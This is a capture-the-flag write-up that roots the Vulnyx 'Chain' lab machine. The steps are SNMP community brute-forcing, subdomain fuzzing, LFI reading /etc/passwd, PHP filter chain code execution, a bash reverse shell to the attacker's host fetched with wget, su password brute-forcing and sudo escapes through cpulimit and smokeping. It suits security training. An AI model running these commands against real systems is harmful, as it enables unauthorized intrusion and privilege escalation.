

## **Write-up / Step-by-step Explanation of Hacking and Rooting the Chain Virtual Machine – Vulnyx Platform**



### **DISCLAIMER (Authorization and scope)**

#### **1. Scope of the report:**

This report describes exclusively the security assessment activities performed against the virtual machine “Chain” hosted on the Vulnyx platform, in a controlled laboratory / CTF environment. All tests were conducted with a scope limited to the indicated system and under the conditions defined by the platform.

#### **2. Purpose:**

The purpose of the exercise is educational and research-oriented: to identify attack vectors, demonstrate possible impacts, and propose mitigation measures. It is not intended to exploit vulnerabilities on third-party systems or cause harm.

#### **3. Authorization:**

The techniques and tests documented here should only be applied to systems for which you have explicit, written authorization from the owner. Reproducing these tests on equipment or networks you do not own, or without permission, is illegal and unethical.

#### **4. Limitations and liability:**

Neither the author nor the supporting institution/entity assume responsibility for improper use of the content in this report. Any action taken outside the scope of authorized testing is the exclusive responsibility of the actor who executes it.

```
888     888      888 888b    888
888     888      888 888ab    888
888     888      888 88888b   888
Y88b    d88P 888 888 888Y88b 888 888 888 888 888 888
Y88b    d88P 888 888 888 Y88b888 888 888 `Y8bd8P'
Y88o88P 888 888 888 888 Y88888 888 888 X88K
Y888P   Y88b 888 888 888  Y8888 Y88b 888 .d8""8b.
Y8P     "Y88888 888 888     Y888 "Y88888 888 888
                                         888
                                         Y8b d88P
                                         "Y88P"
```

```
VM Name - Chain
IP Address - 192.168.1.146
```

```
chain login:
```

We begin by using `arp-scan` or `netdiscover` to find active hosts on our network:

```
[root@kali]~[/home/kali]
# arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.1.141
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      c4:a3:66:d0:6a:1a      (Unknown)
192.168.1.128    38:18:4c:d9:4d:bd      (Unknown)
192.168.1.130    4c:4a:48:07:6f:fe      (Unknown)
192.168.1.137    d8:5e:d3:e2:37:8f      (Unknown)
192.168.1.134    4c:4a:48:07:6f:fe      (Unknown)
192.168.1.142    d8:bb:c1:f8:8e:3f      (Unknown)
192.168.1.146    08:00:27:4a:b0:ee      (Unknown)
192.168.1.130    08:6f:48:42:dd:22      (Unknown) (DUP: 2)
192.168.1.134    08:6f:48:42:dd:22      (Unknown) (DUP: 2)
192.168.1.138    04:c4:61:9d:9c:08      (Unknown)
192.168.1.129    e0:e2:e6:52:f0:3c      (Unknown)
192.168.1.138    04:c4:61:9d:9c:08      (Unknown) (DUP: 2)
192.168.1.131    e0:4b:a6:4a:eb:c9      (Unknown)
192.168.1.136    fc:02:96:26:cd:99      (Unknown)
192.168.1.133    56:76:ca:18:5f:39      (Unknown: locally administered)

15 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.990 seconds (128.64 hosts/sec). 12 responded
```


Currently scanning: Finished!   Screen View: Unique Hosts					
15 Captured ARP Req/Rep packets, from 13 hosts. Total size: 900					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.1	c4:a3:66:d0:6a:1a	1	60	zte corporation	
192.168.1.128	38:18:4c:d9:4d:bd	2	120	Sony Home Entertainment&Sound Products Inc	
192.168.1.130	4c:4a:48:07:6f:fe	1	60	Unknown vendor	
192.168.1.134	4c:4a:48:07:6f:fe	1	60	Unknown vendor	
192.168.1.137	d8:5e:d3:e2:37:8f	1	60	GIGA-BYTE TECHNOLOGY CO.,LTD.	
192.168.1.142	d8:bb:c1:f8:8e:3f	1	60	Micro-Star INTL CO., LTD.	
192.168.1.146	08:00:27:4a:b0:ee	1	60	PCS Systemtechnik GmbH	
192.168.1.136	fc:02:96:26:cd:99	1	60	Xiaomi Communications Co Ltd	
192.168.1.130	08:6f:48:42:dd:22	1	60	Shenzhen iComm Semiconductor CO.,LTD	
192.168.1.131	e0:4b:a6:4a:eb:c9	1	60	HUAWEI TECHNOLOGIES CO.,LTD	
192.168.1.134	08:6f:48:42:dd:22	1	60	Shenzhen iComm Semiconductor CO.,LTD	
192.168.1.138	04:c4:61:9d:9c:08	2	120	Murata Manufacturing Co., Ltd.	
192.168.1.129	e0:e2:e6:52:f0:3c	1	60	Espressif Inc.	

We found that the host **192.168.1.146** is up, so we can start scanning it using nmap.

```
(root㉿kali)-[~/home/kali]
└─# nmap -sS -sV -sC -p- --min-rate=5000 -vvv -n -Pn -oG allPorts 192.168.1.146

Nmap scan report for 192.168.1.146
Host is up, received arp-response (0.000063s latency).
Scanned at 2025-10-26 19:31:59 CET for 8s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|_http-title: Chain
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:4A:B0:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

As port **80** is open we can access the web browser and, by placing the victim IP in the address bar, reach the web service running on that machine.



---

# Chain

Don't worry bro, the chain will show you the way...



We observe that it tells us the chain will show us the path...

If we download the image and examine it with the `strings` tool we can obtain:

```
└─(kali㉿kali)-[~/Desktop/chain]
$ strings chain.jpeg
```

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4 ,ENCRYPTED
DEK-Info: DES-EDE3-CBC,92E78A581F3E1F25
pLzUnqFFRfhNyMnFWUQJj0+h6ctKAR0G83+8TCL7X8H571/20pdIDmQtLVut5Che
n3RZu701xq8SK5G6ivVj3JtrijV5M541c90dpI1V1dkg/+iYIOEich7VXj/uZ8n
RgQRpgAompw4EEC/+Q8WhvPadl/6syW1+UvlZlzV0mAlYQxDVF/PiJDoxt7QBXVF
UQ10ma+4D/E1EL9PxWYfcqmEZRavN3FdCQ8DNiApBXWRwUkina2G+dkZBkZJhroh
t+YnST0v/l+//Xb2xoovj8n3fI6jG7VLCeXY3GuxZTqAkT5yG5iC3qvszeb411f
nlGjkcUTHYLjVC/zuyz01z0JTtw0gYiss7eMd13ar0vV1Da0qkov2o1ht1R+gEa/c
COhaYjNoBdFKLzGr7XF8RfqouIgL8IrIe50q3jar+S5Z5M4D1pKdEWlAUjP2ais7
MUK8hk2gq0IuGEbwDG7JRX0SbbMM4FGYU30t4g1eFbjTTYUS91/jGrufUpw9Ec+6
l4K5Ee5uZeIio4rMwcdqinA9rvgfYJiHZ5q9Di/MW9T/7HQVYWCExngILpDwVlk
sEwUcqAMCObxYBG0FEc2IV4dnMIDTuRFJoNy9sWifKEEnNM1TnBhUyYDZFajNEiRP
JGT9vmDRqlQYQQVqPmf+uoYkh5540FYEBuhjNgUL07k2NL0+0i5nU4zVMwg1Btc
SjBLIMmyYpj5RT/U8DZiefCWbyYCkz6BwyvGiUBGlGIbWTM5fCajq0hUSSh0616C
xCouftFjPI4AaRTEb+hSQAvKq6ePvw6ErmrUJK2x0MW6U6CLTbWXhRJ3grR7MXUV
BWZyrPHRntGiLNqX+Z/HM7JRZegvY2uhMPmPeq7hH9x/UqIghvYilKEqrui4j73
EGiJRB9h7buEispZoLhXZmgw3XmHqOPC+oCK4XCrxQraOSrN2X/ufyhyLv0+Csk
rMAJnifHZBkUq1HXU1BmEcK4eBPXRq/RZsvKgPiswZjYQ0wjx36+rvt6wb5XRyY
l29jefPpaWw7eCzbfa+9Czi2PTpLd2WOKh0l0Lq3kgdZ+NCTkVKCD3Ortbx9UNJZ
aCXj/iaCFBFWcs7JUCW/go1jyucRjAhcPhynD+6QkV7E8i1fgTAEzmhJhybxVlb9
RXiC7qk7LpQM/TMF2VoX7Bt1t/Gx/Afblfz3H6xtCyuMlkCHXdius7z121BzY9D6
PytF26BXw6vM29wOzxkLtX0TT0a+6A2GSiH19qnEcwWqsy6XrYrcIgVtzGyepMPL
ggIxekc8W32N2wn73zAI70a1DyQFlVFF+Ve00bYKDpIMhwa0q+9q0AwLWDq3SG2m
a1osxjpqh0Puy+XlStMuIN234LupUR6Q/A7UoSbZosIMhBoyLWNH0pYr36kLApcC
YTnAhcvTzAs/jdPSo5Qze6U4G8G0MDRstUEugfvoEoEf+iZkBjEvYloQc7Sc2vdC
qd+4B2iD0e5kBvUxmiNmTiC+9xP1oi5Z2PR28bcGy7JWj3yQ8ra4YKP1PLbmY1yq
MwqyWhIV0Hv1iSp8iEXWwRX/BuQH5nbHWgkzykGQkEp8c2M2op0CaA=
-----END RSA PRIVATE KEY-----

```

We will find this RSA key inside the image, although it will not be very useful since port **22** is not enabled and the SSH service is not running.

At this point, we can perform an `nmap` scan again, but this time for UDP using the `-sU` flag:

```

[root@kali]# nmap -sU --top-ports 200 --min-rate=5000 -vvv -n -Pn -oG allPortsUDP 192.168.1.146

```

With this command, we find that port **161** is open, which corresponds to the SNMP protocol.

161/udp	open	snmp	udp-response ttl 64
---------	------	------	---------------------

The SNMP (Simple Network Management Protocol) is one of the most used protocols in networks to monitor, manage and control connected devices — such as routers, switches, servers, printers, IP cameras, etc.

We also discover the service version using the `-sV` parameter in `nmap`.

```

PORT      STATE SERVICE REASON          VERSION
161/udp    open   snmp   udp-response ttl 64 net-snmp; net-snmp SNMPv3 server
MAC Address: 08:00:27:4A:B0:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

```

To exploit it there is a tool called `snmpwalk`, which traverses a device's SNMP database, looking for footprints we can follow to continue the intrusion. To use it we need the *community string*, which in this case functions like a password.

To discover this password we will use a tool called `onesixtyone`, which will perform a brute-force attack using a dictionary. For this brute force we can use one of the most well-known wordlists such as `rockyou.txt`.

So, the command we must use to obtain the SNMP password is the following:

```
[root@kali]# onesixtyone -c /usr/share/wordlists/rockyou.txt 192.168.1.146
Scanning 1 hosts, 16384 communities
```

We wait a few minutes for the brute-force attack to complete and we obtain the password.

```
[root@kali]# onesixtyone -c /usr/share/wordlists/rockyou.txt 192.168.1.146
Scanning 1 hosts, 16384 communities
192.168.1.146 [security] Linux chain 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
```

The password in this case is **security**. Now we can use `snmpwalk` to traverse this service looking for further clues to enable intrusion.

We run `snmpwalk`, passing parameters `-c 'Password' -v2c 'Victim IP'`.

```
[root@kali]# snmpwalk -c security -v2c 192.168.1.146
```

In this case, among many other things, we obtain a domain and a possible user.

```
[root@kali]# snmpwalk -c security -v2c 192.168.1.146
iso.3.6.1.2.1.1.1.0 = STRING: "Linux chain 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12)
x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (152207) 0:25:22.07
iso.3.6.1.2.1.1.4.0 = STRING: "Blue <blue@chaincorp.nyx>"
```

For now we will leave the user aside and focus on the domain. We can go to the `/etc/hosts` file and assign that domain to the victim's IP address.

```
GNU nano 8.6
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
192.168.1.146  chaincorp.nyx
```

At this point you might think you haven't progressed much, but assigning the domain to an IP allows us to search for subdomains using fuzzing. For this we will use the `wfuzz` tool; there are other tools such as `ffuf`, `dirbuster`, `gobuster`, but I personally like `wfuzz`.

To find subdomains we must perform a brute-force attack using the appropriate dictionary. The `wfuzz` command to use would be:


```
wfuzz -c --hc=404 --hl=11 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt  
-H "Host: FUZZ.chaincorp.nyx" -u 192.168.1.146
```

```
000002822: 200 20 L 37 W 628 Ch "utils"
```

Now we can again edit `/etc/hosts` and add that subdomain.

```
GNU nano 8.6  
127.0.0.1      localhost  
127.0.1.1      kali  
::1            localhost ip6-localhost ip6-loopback  
ff02 :: 1      ip6-allnodes  
ff02 :: 2      ip6-allrouters  
192.168.1.146  utils.chaincorp.nyx
```

Good — now if from the browser we point to:




we will have access to this page:

## System Utils

Choose the desired utility and run it.


- [id](#)
- [ip](#)
- [ps](#)
- [ss](#)
- [uname](#)
- [uptime](#)
- [whoami](#)
- [hostname](#)

As we can verify, every time we enter a link, it attempts to point to a resource on the server.



We can try to point to a server resource of our own by using path traversal to attempt to exploit a Local File Inclusion (LFI).

To achieve this we must traverse backwards in directories until reaching the root (/), and then point to a resource — for example, attempt to display the file /etc/passwd in the browser.



The screenshot shows a web browser window with the URL `http://utils.chaincorp.nyx/include.php?in=../../../../etc/passwd`. The page content displays the entire /etc/passwd file, listing various user accounts with their respective home directories and shell programs.

```
root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/usr/games/usr/sbin/nologin
man:x:6:12:man:/var/cache/man/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd/usr/sbin/nologin
mail:x:8:8:mail:/var/mail/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/usr/sbin/nologin
backup:x:34:34:backup:/var/backups/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/usr/sbin/nologin
messagebus:x:103:109:/:/nonexistent/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd/usr/sbin/nologin
sshd:x:105:65534:/:/run/sshd/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
blue:x:1000:1000:blue:/home/blue/bin/bash
red:x:1001:1001:red:/home/red/bin/bash
Debian-snmp:x:106:113:/:/var/lib/snmp/bin/false
Debian-exim:x:107:114:/:/var/spool/exim4/usr/sbin/nologin
smokeping:x:108:115:SmokePing daemon,,,:/var/lib/smokeping/usr/sbin/nologin
```

As we can see, it is possible to list the contents of /etc/passwd in the browser. At this point we know the machine is vulnerable to LFI.

At this point, and given that we are not allowed to upload any file to the server, we can use a Python tool that we will program to point to a resource where the resource itself will contain the command to execute, obtaining the capability to run commands remotely.

We use a tool called `php_filter_generator.py` to generate a payload, to test whether we can execute PHP code using the `system` library which is responsible for running system-level commands. To use this tool we must use the `--chain` parameter plus the PHP code to execute.

```
(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]
$ python3 php_filter_chain_generator.py --chain "<?php system('ls') ?>"
```

We copy the output of this command into the browser in the same way as before:



As we can observe, we obtain remote command execution; the `ls` command has been executed.

```
hostname.php  
id.php  
include.php  
index.html  
index.html.1  
index.html.2  
ip.php  
ps.php  
ss.php  
uname.php  
uptime.php  
whoami.php
```

At this moment, we can take advantage to obtain a reverse shell. For that, we can create a malicious file to share with the server — we create a malicious `index.html` file that will contain the command to get the reverse shell.

```
GNU nano 8.6  
bash -i >& /dev/tcp/192.168.1.141/443 0>&1
```

Now what we must achieve is to load the malicious file onto the server, so first we do the following:


1.Host an HTTP server with Python in the folder where we have stored the malicious HTML file.

```
└─(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

2.On the other hand we use the `php_filter_generator.py` tool to generate the command that will be executed on the server, which will be `wget 192.168.1.141` (for example), so we proceed as follows:

We copy the generated chain as before into the browser and observe what happens.

```
└─(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]  
$ python3 php_filter_chain_generator.py --chain "<?php system('wget 192.168.1.141'); ?>"
```



If we now run `ls` again using the mentioned tool to list the files on the server, we can see that the malicious file has been transferred.

```
└─(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]  
$ python3 php_filter_chain_generator.py --chain "<?php system('ls'); ?>"
```

```
hostname.php  
id.php  
include.php  
index.html  
index.html.1  
index.html.2  
index.html.3  
ip.php  
ps.php  
ss.php  
uname.php  
uptime.php  
whoami.php
```

Now, using the same tool again, we can use the command `bash index.html.3` to execute the commands contained inside the `index.html.3` file. Before executing this command we must open a `netcat` listener on the same port we indicated in the HTML (in this case port **443**, but it can be any free port) in order to receive the reverse shell.

```
(kali㉿kali)-[~]  
└─$ nc -lnvp 443  
listening on [any] 443 ...  
█
```

```
(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]  
└─$ python3 php_filter_chain_generator.py --chain "<?php system('bash index.html.3'); ?>"
```

We paste the resulting chain into the browser, as in previous steps, while having another console listening on port **443**; we obtain the reverse shell.

```
(kali㉿kali)-[~]  
└─$ nc -lnvp 443  
listening on [any] 443 ...  
connect to [192.168.1.141] from (UNKNOWN) [192.168.1.146] 55610  
bash: cannot set terminal process group (451): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@chain:/var/www/vhost$ █
```

To have a better experience with the obtained shell we must perform a small treatment of it. We run this series of commands:

```
www-data@chain:/var/www/vhost$ script /dev/null -c bash█
```

```
www-data@chain:/var/www/vhost$ ^Z  
zsh: suspended nc -lnvp 443
```

```
(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]  
└─$ stty raw -echo; fg  
[2] - continued nc -lnvp 443  
█
```

```
(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]  
└─$ stty raw -echo; fg  
[2] - continued nc -lnvp 443  
                  reset xterm█
```

```
www-data@chain:/var/www/vhost$ export SHELL=bash
```

```
www-data@chain:/var/www/vhost$ export TERM=xterm
```

Once the intrusion is complete we must proceed to privilege escalation. For that, we go to the /home directory and notice that there are two users: `red` and `blue`.

We will attempt a brute-force attack against one of these two users by preparing a script to load a password dictionary and try possibilities until we can access the account.

The script in question is called **suForce**, which can be found in the following repository:

<https://github.com/d4t4s3c/suForce/blob/main/suForce>

To transfer the script to the victim machine we can use the following command:

```
www-data@chain:/tmp$ wget 192.168.1.141/suForce
```

We give execution permissions to the script and also obtain the `rockyou` dictionary on the victim machine.

To use the script we must use the parameter `-u` to indicate the user and `-w` to point to the dictionary.

```
./suForce.sh -u blue -w rockyou.txt
[REDACTED]
code: d4t4s3c      version: v1.0.0
[REDACTED]
Username | blue
Wordlist | rockyou.txt
Status   | 2305/14344392/0%/skyblue
Password | skyblue
```

In this case the password of user `blue` is `skyblue`, so we can access that user.

```
www-data@chain:/var/www/vhost$ su blue
Password:
blue@chain:/var/www/vhost$
```

Once we are `blue`, we can run the following command to see which commands can be used with `sudo` and as which user they will be executed. We discover that user `red` can use the binary `cpulimit` with `sudo`. So we run the following command:

```
blue@chain:/var/www/vhost$ sudo -u red cpulimit -l 100 -f /bin/sh
Process 10175 detected
$ whoami
red
$ █
```

Thus we become user `red`. We run `sudo -l` again to see which commands used with `sudo` allow us to become another user.

```
$ whoami
red
$ sudo -l
Matching Defaults entries for red on chain:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User red may run the following commands on chain:
    (root) NOPASSWD: /usr/sbin/smokeping
```

In this specific case we can run the following command:

```
$ man smokeping█
```

We can become `root` from the manual of the tool `smokeping` as follows:

```
red@chain:/var/www/vhost$ sudo /usr/sbin/smokeping --man
sudo: unable to send audit message: Operación no permitida
You need to install the perl-doc package to use this program.
```

Once inside we press : and then enter the command `!/bin/bash`. After completing this step, we become `root`.

```
root@chain:/var/www/vhost# whoami
root
root@chain:/var/www/vhost# █
```

Now we can access the flag and complete the machine.

```
root@chain:/home# cd /root
root@chain:~# ls
root.txt
root@chain:~# cat root.txt
e3ed9239f6a751276f3e803968efb36b
root@chain:~# █
```